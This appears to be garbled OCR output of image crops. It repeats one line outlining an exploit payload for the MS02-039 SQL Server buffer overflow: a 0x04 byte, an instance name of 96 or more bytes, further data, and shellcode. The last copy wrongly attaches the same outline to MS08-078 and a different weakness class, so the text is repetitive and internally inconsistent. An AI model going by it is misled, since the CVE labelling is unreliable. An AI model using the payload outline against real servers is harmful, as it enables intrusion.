
0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)




0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)



0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS02-039 (CVE-2002-0649/CWE-120)



0x04 + [INSTANCENAME >= 96 bytes] != NULL + additional entities + shellcode

MS08-078 (CVE-2008-4844/CWE-367)

